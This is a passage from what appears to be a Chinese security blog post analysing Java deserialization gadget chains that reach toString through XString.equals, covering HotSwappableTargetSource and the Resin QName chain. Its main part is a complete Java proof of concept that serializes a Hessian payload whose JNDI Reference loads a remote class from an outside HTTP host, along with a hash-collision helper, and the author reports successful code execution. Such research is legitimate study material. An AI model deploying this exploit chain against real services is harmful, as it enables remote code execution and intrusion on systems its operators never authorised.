
因为这里的 HotSwappableTargetSource 类存在 hashcode 方法,直接调用其 hashcode 方法,


所以两个键的 hash 值也就相等了,都是 HotSwappableTargetSource 类,接下来就会调用到 HotSwappableTargetSource.equals 方法,参数也是 HotSwappableTargetSource 对象

继续跟进看到接下来会调用 HotSwappableTargetSource 对象的 target 的 equals 方法

两个 target 看上面就行了,所以最好调用到 XString.equals 方法,并且 JSONObject 中的 map 也是可以利用的 TemplatesImpl
其他 Xstring 组合
比如说在 resin 反序列化中的 QName 利用链,就是通过 tostring 触发到远程类加载,看了师傅们的链子是通过 hessian 反序列化触发 hshamap.put,然后通过 Xstring 来实现的调用,
poc
import com.caucho.hessian.io.Hessian2Input;
import com.caucho.hessian.io.Hessian2Output;
import com.caucho.naming.QName;
import com.sun.org.apache.xpath.internal.objects.XString;
import sun.reflect.ReflectionFactory;
import javax.naming.CannotProceedException;
import javax.naming.Reference;
import javax.naming.directory.DirContext;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;
import java.lang.reflect.Array;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.util.Base64;
import java.util.HashMap;
import java.util.Hashtable;

public class hessian_resin {
    public static void main(String[] args) throws Exception {
        Reference refObj=new Reference("LDAP_POC","LDAP_POC","http://47.109.156.81:6666/");
        Class<?> ccCl = Class.forName("javax.naming.spi.ContinuationDirContext"); //$NON-NLS-1$
        Constructor<?> ccCons = ccCl.getDeclaredConstructor(CannotProceedException.class, Hashtable.class);
        ccCons.setAccessible(true);
        CannotProceedException cpe = new CannotProceedException();

        cpe.setResolvedObj(refObj);
        DirContext ctx = (DirContext) ccCons.newInstance(cpe, new Hashtable<>());
        QName qName = new QName(ctx, "boo", "gii");
        String unhash = unhash(qName.hashCode());
        XString xString = new XString(unhash);
        HashMap<Object, Object> map = makeMap(qName, xString);
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        Hessian2Output out = new Hessian2Output(baos);
        out.getSerializerFactory().setAllowNonSerializable(true);
        out.writeObject(map);
        out.flushBuffer();

        ByteArrayInputStream bais = new ByteArrayInputStream(baos.toByteArray());
        Hessian2Input input = new Hessian2Input(bais);
        input.readObject();
        //String ret = Base64.getEncoder().encodeToString(baos.toByteArray());
        //System.out.println(ret);
    }
    public static HashMap<Object, Object> makeMap ( Object v1, Object v2 ) throws Exception {
        HashMap<Object, Object> s = new HashMap<>();
        setFieldValue(s, "size", 2);
        Class<?> nodeC;
        try {
            nodeC = Class.forName("java.util.HashMap$Node");
        }
        catch ( ClassNotFoundException e ) {
            nodeC = Class.forName("java.util.HashMap$Entry");
        }
        Constructor<?> nodeCons = nodeC.getDeclaredConstructor(int.class, Object.class, Object.class, nodeC);
        nodeCons.setAccessible(true);

        Object tbl = Array.newInstance(nodeC, 2);
        Array.set(tbl, 0, nodeCons.newInstance(0, v1, v1, null));
        Array.set(tbl, 1, nodeCons.newInstance(0, v2, v2, null));
        setFieldValue(s, "table", tbl);
        return s;
    }
    public static <T> T createWithoutConstructor(Class<T> classToInstantiate) throws NoSuchMethodException, InstantiationException, IllegalAccessException, InvocationTargetException {
        return createWithConstructor(classToInstantiate, Object.class, new Class[0], new Object[0]);
    }
    public static String serial(Object o) throws IOException, NoSuchFieldException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        //Field writeReplaceMethod = ObjectStreamClass.class.getDeclaredField("writeReplaceMethod");
        //writeReplaceMethod.setAccessible(true);        oos.writeObject(o);
        oos.close();

        String base64String = Base64.getEncoder().encodeToString(baos.toByteArray());
        return base64String;

    }

    public static <T> T createWithConstructor(Class<T> classToInstantiate, Class<? super T> constructorClass, Class<?>[] consArgTypes, Object[] consArgs) throws NoSuchMethodException, InstantiationException, IllegalAccessException, InvocationTargetException {
        Constructor<? super T> objCons = constructorClass.getDeclaredConstructor(consArgTypes);
        objCons.setAccessible(true);
        Constructor<?> sc = ReflectionFactory.getReflectionFactory().newConstructorForSerialization(classToInstantiate, objCons);
        sc.setAccessible(true);
        return (T) sc.newInstance(consArgs);
    }
    public static void setFieldValue(Object obj, String fieldName, Object value) throws Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }
    public static String unhash ( int hash ) {
        int target = hash;
        StringBuilder answer = new StringBuilder();
        if ( target < 0 ) {
            // String with hash of Integer.MIN_VALUE, 0x80000000
            answer.append("\\u0915\\u0009\\u001e\\u000c\\u0002");

            if ( target == Integer.MIN_VALUE )
                return answer.toString();
            // Find target without sign bit set
            target = target & Integer.MAX_VALUE;
        }

        unhash0(answer, target);
        return answer.toString();
    }
    private static void unhash0 ( StringBuilder partial, int target ) {
        int div = target / 31;
        int rem = target % 31;

        if ( div <= Character.MAX_VALUE ) {
            if ( div != 0 )
                partial.append((char) div);
            partial.append((char) rem);
        }
        else {
            unhash0(partial, div);
            partial.append((char) rem);
        }
    }
}

执行成功弹出计算机


为什么这里只用 XString 依赖就能成功调用到 toString 方法呢?其实很简单,上面说了是因为这里的 QName 是存在 hsahcode 方法的使得其每次对象的 hash 值是一样的,这样本地爆破出的来的 hash 值和反序列化时就是一样的,
看其 hashcode 方法
看到获得是一个字符串,也就是上面构造函数传入的两个字符串,所以 hash 值完全可控不会变,这样就可以直接由 Xstring 调用到 toString 方法了。
当然这只是一个例子,其他的还有很多。
参考
https://boogipop.com/2023/05/18/Resin&&XBean反序列化利用链学习/#toString-Qname
后面发现早有师傅分析过这个问题了。